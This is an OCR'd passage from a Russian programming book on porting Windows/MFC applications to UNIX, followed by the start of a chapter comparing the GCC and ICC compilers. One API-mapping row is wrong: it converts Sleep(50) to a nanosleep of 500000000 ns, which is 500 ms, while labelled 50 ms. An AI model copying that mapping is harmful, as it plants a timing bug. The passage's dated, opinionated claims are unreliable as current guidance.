


Рис. 31.4. Оригинальное MFC-приложение

Множество полезных библиотек можно найти на www.sourceforge.net, например библиотеку для работы с ini-файлами (не анализировать же ее с помощью Бизона!) — libini.lib. Все они бесплатны, распространяются в исходных текстах и легко подключаются к любому проекту. Никогда не бросайтесь писать никакой код, предварительно не поискав в Сети. Скорее всего, он написан до вас, так зачем же изобретать велосипед, когда есть готовые чертежи?




Рис. 31.5. ...То же приложение, портированное на UNIX с помощью wxWindows

СООТВЕТСТВИЕ ОСНОВНЫХ КЛАССОВ

Таблица 31.1. Соответствие основных классов между MFC и wxWindows

Класс	MFC-класс	wxWindows-класс
Document	CDocument	wxDocument
View	CView	wxView
Edit view	CEditView	Отсутствует
Template class	CMultiDocTemplate	wxDocTemplate
MDI parent frame	CMDIFrameWnd	wxDocMDIParentFrame
MDI child frame	CMDIChildWnd	wxDocMDIChildFrame
Document manager	Отсутствует	wxDocManager

DELPHI + BUILDER + + LINUX = KYLIX



Багдад — великая фирма! Это она создала Turbo Pascal и Turbo Debugger (точнее, не создала, а ук... то есть купила). Это она создала Turbo Vision и определила облик интегрированной среды разработки. Скажу честно. Я не считаю Borland C++ хорошим компилятором (он как-то странно трактует

ANSI-стандарт, да и оптимизирует не очень), Билдер я обхожу стороной, а от Дельфи меня натурально тошнит. Но это — личные впечатления. Мой любимый MS VC на UNIX'е оказывается в глубокой дыре (перенос требует больших денежных вложений и телодвижений), а на Багдаде — просто перекомпилируешь на Kylix'е и все!

Kylix («килик (греч. Kylix), древнегреческий глиняный, реже металлический сосуд для питья вина: плоская чаша на подставке с двумя горизонтальными ручками» — выписка из энциклопедического словаря) — это Delphi и Builder для Linux, распространяющийся по лицензии GPL (то есть на халяву) и включающий в себя интегрированную среду разработки (экранный редактор, интерактивный отладчик... ну, в общем, кто не понял, тот в Багдаде не бывал) со всеми необходимыми библиотеками и слоями абстрагирования на борту (рис. 31.6). При условии что программа не использует прямых вызовов win32 API, перенос не представляет никакой проблемы (на самом деле все намного сложнее, и если это не чисто вычислительная задача типа бухгалтерии, без прямых вызовов ей никак не обойтись, достаточно захотеть прочитать сектор с CD-ROM-диска).




Рис. 31.6. Kylix в разгар рабочего дня. Для разнообразия — на китайском (япона мать!)

А вот что действительно меня возбуждает, так это Free Pascal (он же FPK Pascal) — бесплатный кросс-платформенный компилятор Паскаля (с исходниками!), поддерживающий Intel x86, Motorola 680x0, PowerPC и работающий практически на любой операционной платформе: Linux, FreeBSD, NetBSD,

MacOSX/Darwin, MacOS classic, DOS, Win32, OS/2, BeOS, Solaris, QNX и Amiga. Синтаксически и семантически Free Pascal полностью совместим с TP 7.0 и практически полностью – с Delphi версий 2 и 3 (рис. 31.7). В дальнейшем планируется поддержка перекрытия функций и операторов. Вы еще не бьетесь в оргазме? Kylix и рядом не валялся. На платформе Linux он король, а за ее пределами кто?

Единственное, чего недостает Free Pascal, – так это нормального IDE. Хотя, на мой мыщъх'ый взгляд, тот IDE, который есть, гораздо нормальнее MS VC и Delphi вместе взятых. Одно слово – консоль! При ближайшем рассмотрении выясняется другая замечательная вещь. Free Pascal не совсем компилятор, точнее, совсем не компилятор! Это – транслятор Паскаля в Си. Формально его можно считать компилятором переднего плана (Front-End Compiler), состыкованного с GCC. Отсюда и приличное качество оптимизации, и кросс-платформенность.




Рис. 31.7. Интегрированная среда разработки Free Pascal; мой дом, моя нора! «нора», я сказал, а не «дыра», урою этих GUI'шников, блин

РУЧНОЙ ПЕРЕНОС, ИЛИ ОДИН НА ОДИН САМ С СОБОЮ

Смельчакам, отважившимся на самостоятельный перенос Windows-приложений, не обойтись без таблиц соответствий API-функций системным вызовам, кото-

рые приводятся далее (табл. 31.2–31.4). Разумеется, это не все функции, а только самые популярные из них (полный список занял бы несколько увесистых томов, для транспортировки которых пришлось бы обзавестись грузовиком).

Таблица 31.2. Функции для работы с процессами

Win32	Linux
CreateProcess	fork()/execv()
TerminateProcess	Kill
ExitProcess()	exit()
GetCommandLine	argv[]
GetCurrentProcessId	Getpid
KillTimer	alarm(0)
SetEnvironmentVariable	putenv
GetEnvironmentVariable	Getenv
GetExitCodeProcess	Waitpid

Таблица 31.3. Функции для работы с потоками


Win32	Linux
_beginthread pthread_create	pthread_attr_init pthread_attr_setstacksize
_endthread	pthread_exit
TerminateThread	pthread_cancel
GetCurrentThreadId	pthread_self
TerminateThread((HANDLE *) threadId, 0);	pthread_cancel(threadId);
WaitForSingleObject ();	pthread_join();
_endthread();	pthread_exit(0);
Sleep (50)	struct timespec timeOut,remains; timeOut.tv_sec = 0; timeOut.tv_nsec = 500000000; /* 50 milliseconds */ nanosleep(&timeOut, &remains);
SleepEx (0,0)	sched_yield()

Таблица 31.4. Функции для работы с файлами, проецируемыми в память

Win32	Linux
CreateFileMaping OpenFileMapping	Mmap Shmget
UnmapViewOfFile	Munmap shmdt
MapViewOfFile	Mmap Shmat
UnmapViewOfFile(token->location); CloseHandle(token->hFileMapping);	munmap(token->location, token->nSize); close(token->nFileDes); remove(token->pFileName); free(token->pFileName);

Перенос Windows-приложений на UNIX намного проще, чем это кажется поначалу. К вашим услугам обширный инструментарий и огромное количество библиотек (большей частью бесплатных). Сосредоточьтесь на программном коде и забудьте о пустяках — пусть ими занимается машина (см. эпиграф), но

не откладывайте это дело в долгий ящик и прекратите, наконец, игнорировать UNIX-платформу. Ее популярность — свершившийся факт. Так зачем терять рынок? Тем более что конкурировать здесь пока не с кем. В UNIX до сих пор нет множества привычных Windows-приложений и утилит (систем распознавания текста, шестнадцатеричных редакторов и т. д.), поэтому даже плохонькая программа проглатывается публикой с энтузиазмом. Вы все еще ищете, во что вонзить когти?



ИНТЕРЕСНЫЕ ССЫЛКИ

WINE — популярный имитатор Windows, поддерживающий большое количество UNIX-платформ. Бесплатен.

http://www.winehq.org

WinX, он же **Cedega** — коммерческий вариант WINE, ориентированный на игры и работающий преимущественно на LINUX-платформе.

http://www.transgaming.com

CodeWeavers — коммерческий имитатор Windows, работающий только на LINUX и ориентированный на запуск офисных приложений.

http://www.codeweavers.com

Visual MainWin — плагин к Microsoft Visual Studio, упрощающий создание переносимого кода и позволяющий компилировать Windows-приложения под

различные платформы. Здесь же лежит пара статей по переносу критических бизнес-приложений.

http://www.mainsoft.com/products/mainwin.html

wxWindows — кросс-платформенная библиотека, более или менее совместимая с MFC, исходные тексты доступны, денег не просит.

http://www.wxwindows.org

LIBINT — бесплатная библиотека для работы с INI-файлами на UNIX.

http://libini.sourceforge.net

Free Pascal — бесплатный кросс-платформенный компилятор Паскаля с ограниченной поддержкой Delphi.

http://www.freepascal.org

Porting MFC applications to Linux — толковая статья про перенос MFC-приложений в UNIX при помощи wxWindows.

http://www-106.ibm.com/developerworks/library/l-mfc

C++ portability guide — шикарная карта рифов и отмелей с отметками всех несовместимостей различных компиляторов.

http://www.mozilla.org/hacking/portable-cpp.html

UNIX Application Migration Guide — шикарное руководство по миграции на Windows отUNIX многочисленными примерами. Подробно описаны все различия между этими системами, так что этот манускрипт работает в обе стороны.

http://www.willydev.net/descargas/prev/unix.pdf

The Big Switch: Moving from Windows to Linux with Kylix 3 — обзорная статья, описывающая перенос Delphi/Builder-приложений на Linux.

http://www-128.ibm.com/developerworks/db2/library/techarticle/0211swart/0211swart2.html

Migrating Win32 C/C++ applications to Linux on POWER — замечательная статья, посвященная «ручному» переносу приложений.

http://www-128.ibm.com/developerworks/eserver/articles/es-MigratingWin32toLinux.html

Using COM technologies on Unix platforms — как перенести COM-приложение на UNIX с минимальной головной болью.

http://www-128.ibm.com/developerworks/linux/library/l-com.html

Реализация Win32 в среде ОС реального времени стандарта POSIX — перенос Windows-приложений на QNX, здесь же находится множество других интересных статей, посвященных этой великолепной, но малоизвестной операционной системе.

http://www.rts-ukraine.com/QNXArticles/willows_win32.htm

A taste of Wine: Transition from Windows to Linux — WINE как средство переноса приложений из Windows в UNIX.

http://www-128.ibm.com/developerworks/linux/library/l-wine/index.html

OpenNT — путь к «открытому» NT — обзор UNIX-эмуляторов на Windows NT и Windows NT-эмуляторов на UNIX.


http://www.osp.ru/os/1997/03/42.htm

Языки программирования через сто лет — какой язык выбрать для разработки долговременных приложений.

http://www.computerra.ru/hitech/35042

Портирование кода — подборка ссылок по портированию.

http://www.opennet.ru/links/sml/50.shtml



ГЛАВА 32

ГОНКИ НА ВЫМИРАНИЕ, ДЕВЯНОСТО ПЯТЫЕ ВЫЖИВАЮТ

...И дернул же меня черт... хотя нет, он как раз отговаривал... я тогда искусственным интеллектом увлекался, вот и создал на свою голову... компилятор GCC.

Из баек отечественных программистов

Среди компиляторов — хороших и разных — как выбрать единственно правильный свой? Не верьте ни советам друзей, ни рекламным листкам, ни даже этой главе. Но все-таки ее прочитайте. Так вы узнаете сильные и слабые стороны популярных компиляторов и найдете сравнительные тесты их быстродействия.

Сравнение компиляторов — дохлое дело. Религиозные войны. Фанатизм. Бенчмарки. Объективных критериев оценки ни у кого нет, да и не может быть по определению (что русскому хорошо...) Всегда найдутся условия, на которых ваш компилятор уделывает всех остальных. Комплексные тесты только запутывают дело. Отображаемая ими «среднегодовая» температура не имеет ничего общего ни с тропической жарой, ни с арктическими морозами. Может, человеку целочисленное приложение компилировать надо, а основной вклад в комплексный тест дают плавающие операции.

Адепты максимальной оптимизации, собирающие все пакеты вручную, испытывают большие трудности с выбором «единственно правильного» компилятора. Многообразие версий GCC их угнетает, а тут еще мощный конкурент в лице Intel нарисовался. Основным системным компилятором большинство дистрибутивов Линуха назначают GCC 2.95. В портах лежит GCC 3.2/

GCC 3.3. Более свежие версии приходится добывать в Интернете самостоятельно.

Возникает естественный вопрос: оправдывает ли себя переход с GCC 2.95 на GCC 3.x или, может быть, лучше эмигрировать на другой компилятор? Если говорить кратко — на вкус и цвет товарищей нет. GCC 2.95 — это максимальная совместимость и быстрота компиляции. ICC 8.x — наивысшая производительность откомпилированного кода. GCC 3.x — рекордсмен по оптимизации векторных приложений под Атлон и другие процессоры фирмы AMD.

А теперь обо всем этом и многом другом подробнее.

ДВА ЛАГЕРЯ — ПОЛЬЗОВАТЕЛИ И ПРОГРАММИСТЫ

Требования, предъявляемые программистами к компилятору, совсем не те, что у пользователей. Лозунг «время трансляции имеет значение!» отвергается пользовательским сообществом как маразм, не требующий объяснения. В самом деле, какой процент своего времени тратит на перекомпиляцию рядовой линуксоид? А программист? Пользователю глубоко начхать, час или два оно будет компилироваться. Главное, чтобы получился хороший машинный код. Все остальное несущественно. Программисты же на первое место выдвигают именно скорость трансляции, а к быстродействию собственной продукции они в общем-то равнодушны (даже если им же на ней и работать!).

Достоинство GCC 2.95 в его быстроте. Версии 3.x компилируют программы чуть ли не в два раза медленнее, а ведь время — это не только деньги, но и срыв всех сроков разработки. Обновить компьютер? Но многие и так работают на самом мощном железе, которое только доступно, да и не будет никто просто так выкладывать деньги только затем, чтобы перейти на новую версию GCC, когда и старая еще неплохо работает.

К новомодным (а значит, еще не обкатанным) алгоритмам агрессивной оптимизации программисты относятся весьма настороженно, можно даже сказать — скептически. Ведь за мизерное увеличение производительности зачастую приходится расплачиваться потерей работоспособности программы. Рассмотрим следующий код: `for(a=0;a<func();a++)`. Очевидно, что функция `func()` инвариантна по отношению к циклу и с «математической» точки зрения может быть вынесена за его пределы. Однако перед этим оптимизатор должен проанализировать ее тело — вдруг там присутствуют побочные эффекты типа вызова `printf`, модификации статической/глобальной переменной, обращения к портам ввода/вывода, передачи управления по указателю и т. д., и не факт, что транслятор это «заметит». Использование оптимизации в GCC 3.x напоминает хождение по минному полю — такое количество ошибок скрывается в компиляторе.

Компилятор ICC совмещает в себе высокую скорость трансляции с хорошим качеством результирующего кода, однако он не обходится без недостатков. Это коммерческий продукт с закрытыми исходными текстами, поддерживающий только

платформу x86, заточенный под процессоры Intel, да к тому же еще и не бесплатный (бесплатность для некоммерческого применения не в счет, это в молодости мы шашки наголо и айда, но по мере углубления в лес все больше хочется кушать). К тому же никакой уверенности, что завтра ICC не коммерциализируются окончательно, у нас нет (скорее всего, именно так все и произойдет).

Тем не менее ряды поклонников ICC ширятся с каждым днем, и на то есть свои причины. Это лучший компилятор для платформы Intel (а под другие платформы большинству ничего компилировать и не нужно). Он отлично документирован, служба технической поддержки работает честно и оперативно (GCC, по сути, не поддерживается вообще, разработчики совершенствуют компилятор в свое удовольствие, а эти противные пользователи им только мешают). Вместе с ICC поставляются набор высокопроизводительных библиотек с заготовками на все случаи жизни и оптимизатор VTune (хотя последний может работать и с другими компиляторами, связка ICC + VTune наиболее удобна и эффективна). Это не пересказ рекламного проспекта, а личные впечатления. Недаром фирма QNX выбрала ICC основным компилятором для своей OS реального времени! Однако их выбор — это все-таки их выбор. Он не должен быть опорой для вашего собственного мнения. В конце концов, никто не запрещает использовать оба компилятора попеременно, и проблема «или—или» здесь не стоит.

ВАВИЛОНСКАЯ БАШНЯ ЯЗЫКА СИ/C++

Качество проектов Open Source (что бы там ни говорили их поклонники), вообще говоря, очень невелико. Когда программа компилируется — это уже хорошо, а если при этом она еще и работает... Всякая попытка оптимизации (или переход на другой транслятор) разваливает хрупкое программистское строение окончательно. Либо программа перестает компилироваться совсем, либо в ней заводится глючный баг. Работающие на голом энтузиазме разработчики просто не в состоянии опробовать все версии всех компиляторов, а ведь различия между ними очень значительны. Вот только один пример: в GCC 3.x из класса `std::fstream` изъяли конструктор `fstream(int)` и метод `attach(int)`, в результате чего объявления вида `fstream* FS = new fstream(fd)` перестали работать. Еще одна жертва заявленной совместимости со стандартом! Впрочем, неприятность эту можно обойти: написать свой класс, производный от `std::streambuf`, создающий `streambuf` поток (что долго, зато портабельно), или использовать гнусное расширение `__gnu_cxx::stdio_filebuf` («GNUсное» — потому что непортабельное), но это работа программиста, а не конечного пользователя!

Со времен GCC 2.95 поддержка плюсов претерпела существенные изменения. В основном — положительные. Контроль над ошибками ужесточился. Это хорошо (хотя внешние верификаторы кода типа LINT еще никто не отменял, и во многих случаях они предпочтительнее). А вот с классическим Си появились проблемы. Оптимисты верят, что он компилируется не хуже, чем вчера. Пессимисты же закидывают их дизассемблерными листингами, убеждающими, что

новые версии GCC генерируют более громоздкий и менее эффективный код, а часть конструкций не компилируется вообще!

Объем программ, компилируемых только теми версиями компиляторов, под которыми они разрабатывались, очень значителен (и не важно, где зарыта ошибка — в листинге программы или в компиляторе, пользователям от этого не становится легче). Древний GCC 2.95 поддерживается большинством производителей и генерирует достаточно качественный даже по сегодняшним меркам код. Поэтому-то составители нормальных дистрибутивов и устанавливают его основным системным компилятором по умолчанию, оттесняя всех конкурентов в порты.

По утверждению фирмы Intel, ICC практически полностью совместим с GCC. Он нормально компилирует линуховое ядро версии 2.4, однако, спотыкается на 2.6, требуя специальных заплаток. Одна правит исходный код ядра, другая — сам компилятор. Прикладное программное обеспечение без напильника и ритуальных танцев с бубном также не обходится.

В общем, слабонервным товарищам на эффективность лучше забить. Оставьте GCC 2.95 основным системным компилятором и никуда с него не сходите.

КАЧЕСТВО ОПТИМИЗАЦИИ, ИЛИ МЕГАГЕРЦЫ, СПРЕССОВАННЫЕ В СТРЕЛУ ВРЕМЕНИ

Компилировать надо компилятором, а оптимизировать — головой. Оптимизирующий компилятор увеличивает скорость программы главным образом за счет того, что выбивает из нее весь shit. Чем качественнее исходный код, тем меньший выигрыш дает оптимизатор, которому остается всего лишь заменять деление умножением (а само умножение — логическими сдвигами) и планировать потоки команд. «Четверки» и первые модели Пней имели довольно запутанный ритуал спаривания, и для достижения наивысшей производительности машинные инструкции приходилось радикально переупорядочивать, причем расчет оптимальной последовательности представлял собой весьма нетривиальную задачу, благодаря чему качество оптимизации разнилось от одного компилятора к другому. Но с появлением Pentium Pro/AMD K5 эта проблема сразу стала неактуальной — процессоры поумнели настолько, что научились переупорядочивать машинные команды самостоятельно, и интеллектуальность оптимизирующих компиляторов отошла на второй план.

Не стоит, право же, гнаться за новыми версиями оптимизаторов. Эта технология достигла своего насыщения уже в середине девяностых, и никаких прорывов с тех пор не происходило. Поддержка мультимедийных SSE/3DNow!-команд воздействует только на мультимедийные и, отчасти, математические приложения, а всем остальным от нее ни жарко ни холодно. Кривую от рождения программу оптимизатор все равно не исправит (он ведь не бог), а грамотно

спроектированный код равномерно распределяет нагрузку по всем функциональным узлам, и без острой необходимости лучше его не ускорять. Возьмем сетевое приложение. Оптимизация программного кода увеличивает количество обрабатываемых запросов, что в свою очередь увеличивает нагрузку на сеть, и общая производительность не только не возрастет, но может даже упасть.

Агрессивные алгоритмы оптимизации (за которые обычно отвечает ключ -O3) или, правильнее сказать, «пессимизации», зачастую дают прямо противоположный ожидаемому результат. Увлеченные «продразверсткой» циклов и функций, они ощутимо увеличивают объем программного кода, что в конечном счете только снижает производительность. А глюки оптимизции? Впрочем, о глюках мы уже говорили.

Не гонитесь за прогрессом (а то ведь догоните), но и не превращайте верность традициям в религиозный фанатизм. Глупо отказываться от «лишней» производительности, если компилятор дает ее даром. Создатели GCC говорят о 30-процентном превосходстве версии 3.0 над 2.95, однако далеко не все разработчики с этим согласны. Большинство вообще не обнаруживает никакого увеличения производительности, а некоторые даже отмечают замедление. Ничего удивительного! Алгоритмы оптимизации в GCC 3.x претерпели большие изменения. Одни появились, другие исчезли, так что в целом ситуация осталось неизменной. Только вот про поддержку новых процессоров не надо, а? С планированием кода они справляются и самостоятельно (учет особенностей их поведения дает считанные проценты производительности, да и то на чисто вычислительных задачах), а новые векторные регистры и команды просто так не задействуешь. Одной перекомпиляции здесь недостаточно. Программный код должен использовать эти возможности явно. Эффективно векторизовать код не умеют даже суперкомпьютерные компиляторы. Во всяком случае пока. Или, точнее, — уже.

А что насчет сравнения 32-разрядного кода с 64-разрядным? Пользователь думает: 64 намного круче, чем 32, а следовательно, и быстрее! Начинающий программист: ну, может, и не быстрее (все равно все тормозит ввод/вывод), но что не медленнее — это точно! А вот хрен вам! Бывалые программисты над этим только посмеиваются. Медленнее! Еще как медленнее! 32-разрядный код по сравнению с 16-разрядным в среднем потребляет в 2–2,5 раза больше памяти. 64-разрядный код — это вообще монстр, разваливающийся под собственной тяжестью. А ведь размер кэш-буферов и пропускная способность системной шины не безграничны! «Широкая» разрядность дает выигрыш лишь в узком кругу весьма специфических приложений (большей частью научных). Скажите, вам часто приходится сталкиваться с числами порядка 18 446 744 073 709 551 615? Тогда с какой стати ждать ускорения?

Данные, полученные Tony Bourke с www.OSnews.com (рис. 32.1), это полностью подтверждают (http://www.osnews.com/story.php?news_id= 5830&page=1). GCC 2.95.3 генерирует чуть-чуть более быстрый код, чем GCC 3.3.2, а 64-битная версия GCC 3.3.2 находится глубоко в заднице и конкретно тормозит. Сановский компилятор рулит в обоих случаях, но 64-разрядный код все равно много медленнее.

